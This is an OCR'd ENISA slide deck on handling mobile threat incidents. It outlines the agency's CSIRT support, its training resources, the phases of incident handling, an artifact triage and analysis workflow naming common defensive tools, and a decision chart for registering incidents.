Mobile Threats Incident Handling


Yonas Leguesse

European Union Agency for Network and Information Security

Disclaimer

References made herein to any specific commercial product, process, or service by trade name, trademark, manufacturer, or otherwise, does not necessarily constitute or imply its endorsement, recommendation, or favoring by ENISA.

The references to material used are in the notes section.



Agenda

1	About us
2	Incident Handling Process
3	Case Study – Mobile Ransomware


About us

ENISA: European Union Agency For Network and Information Security

Operational Office in Athens

Seat in Heraklion

Positioning ENISA activities



Recommendations
Policy Implementation
Mobilising Communities
Hands on
Smart Grid Threat Landscape and Good Practice Guide
Trusted e-ID Infrastructures and services in EU
Good Practice Guide for securely deploying Governmental Clouds
ENISA
ENISA Threat Landscape 2013
enisa
European Network and Information Security Agency
CERT Exercises Handbook
Document for teachers
Deliverable – 2012-11-26
CYBER EUROPE 2010 CYBER EUROPE
CYBER EUROPE 2012 CYBER EUROPE
§

Computer Security Incident Response Team (CSIRT) – (CERT)

“When an incidents occurs, the goal of the CSIRT is to control and minimize any damage, preserve evidence, provide quick and efficient recovery, prevent similar future events, and gain insight into threats against the organization”

National/governmental CSIRTs
the situation has changed…

ESTABLISHED IN 2005:



Finland
France
Germany
Hungary
The Netherlands
Norway
Sweden
United Kingdom

SITUATION IN 2015:

Armenia
Austria
Belgium
Bulgaria
Croatia
Czech Republic
Denmark
Estonia
Finland
France
Georgia
Germany
Greece
Hungary
Iceland
Ireland
Israel
Italy
Latvia
Lithuania
Luxembourg
Malta
Netherlands
Norway
Poland
Portugal
Romania
Slovakia
Slovenia
Spain
Sweden
Switzerland
Turkey
Ukraine
United Kingdom

EU Institutions

We are actively supporting a growing network of national/governmental CSIRTs

CERT Interactive MAP: http://www.enisa.europa.eu/activities/cert/background/inv/certs-by-country-interactive-map


Tier 1: Good Practice Guides for CSIRTs

enisa

A STEP-BY-STEP APPROACH ON HOW TO SET UP A CSIRT

Including examples and a checklist in form of a project plan

Deliverable WP2006/5.1(CERT-D1/D2)


PART I

A basic collection of good practices for running a CSIRT

Deliverable WP2007/2.4.9/1 (CERT-D3.1)

Page 5

Good Practice Guide for Incident Management

enisa
European Network and Information Security Agency

enisa
European Network and Information Security Agency

Give and Take

Good Practice Guide for Addressing Network and Information Security Aspects of Cybercrime

Legal, Regulatory and Operational Factors Affecting CERT Cooperation with Other Stakeholders

https://www.enisa.europa.eu/activities/cert/support

Alerts, Warnings and Announcements

Best Practices Guide

enisa

Good practice guide for CERTs in the area of Industrial Control Systems

Computer Emergency Response Capabilities considerations for ICS

enisa

The Directive on attacks against information systems

A Good Practice Collection for CERTs on the Directive on attacks against information systems

enisa

Tier 2: ENISA Training Resources

Over 30 training materials covering different topics like:


- **Setting up a CERT:**
  - **Recruitment of staff**
  - **Developing infrastructure**
  - **Triage and Basic Incident Handling**
- **Technical & operational:**
  - **Advisories**
  - **Network & system forensics**
  - **Proactive detection of security incidents**
  - **APT**
  - **Mobile threats**
- **Legal & cooperation:**
  - **Assessing CERT communication channels**
  - **Cyber crime traces**
  - **Cooperation with law enforcement**

https://www.enisa.europa.eu/activities/cert/training/training-resources/resources

Tier 3: Training for national / governmental CSIRTs

- ………
- Triage and Basic incident Handling
- Mobile threats incident handling
- ……..

Incident Handling Process



https://www.enisa.europa.eu/activities/cert/support/incident-management/browsable/incident-handling-process/incident-handling-phases

Incident Handling Process


Good practice is to start with the simple model develop the procedure as you gain experience.

Considerations:

- Available resources
- Number of incidents
- Sensitivity of incidents
- …..

https://www.enisa.europa.eu/activities/cert/support/incident-management/browsable/incident-handling-process/incident-handling-phases

Artifact analysis process chart



Triage

Automation needed

Artifact comes in (mail, URL, ticketing system, honeypot, autoscan).

RTIR

Logging and storing the artifact (downloading , format conversion , automatic unpacking if possible, hashing).

Viper

Identifying the artifact (hash lookups, signature checks, artifact metadata, community shared information sources, IOC checks).

MISP, CRITs

Artifact is submitted for automated analysis (sandbox analysis).

Virtualbox, Cuckoo, Volatility

Analysis results are created, stored, updated and correlated.

MISP, CRITs

Decision to proceed towards next step is taken and artifact is submitted for further analysis.

Manual analysis

Skilled analyser needed

Artifact is checked for obfuscation and deobfuscated if possible and necessary.

Artifact is analysed (reverse engineered) in debugger, or disassembler to identify timers, triggers, debugging and sandboxing evasion techniques. Based on findings custom changes may be implemented to automated analysis system, and decision to proceed towards next step is taken.

Modifying artifact code to reveal possible hidden functionality

Debuggers: Ollydbg, Radare2, Immunity DBG , X64DBG, IDA Free
Memory Dumpers: LordPE, OllyDump
.Net deobfuscators: de4dot, ILSpy
Packer Detection: Detect It Easy, PeID, Exeinfo PE, PEView, PE Tools

Communication


Communication and writing skills needed


Updating analysis results and indicators of compromise (as an optional step custom report can be created)

If possible initiating information sharing process (can be automated)

MISP, CRITs


Incident Handling Workflow




INCIDENT REPORT
IS IT A REAL INCIDENT?
N
INCIDENT REJECTION
Y
IS IT AN INCIDENT FROM YOUR CONSTITUENCY?
N
IS ANOTHER CERT KNOWN FOR THIS CONSTITUENCY?
N
INCIDENT HANDLING REJECTION
Y
INCIDENT FORWARD TO OTHER CERT
Y
WAS THIS INCIDENT ALREADY REPORTED?
Y
INCIDENT RELATION
N
INCIDENT REGISTRATION
FURTHER PROCESS

https://www.enisa.europa.eu/activities/cert/support/incident-management/browsable/incident-handling-process/incident-handling-phases

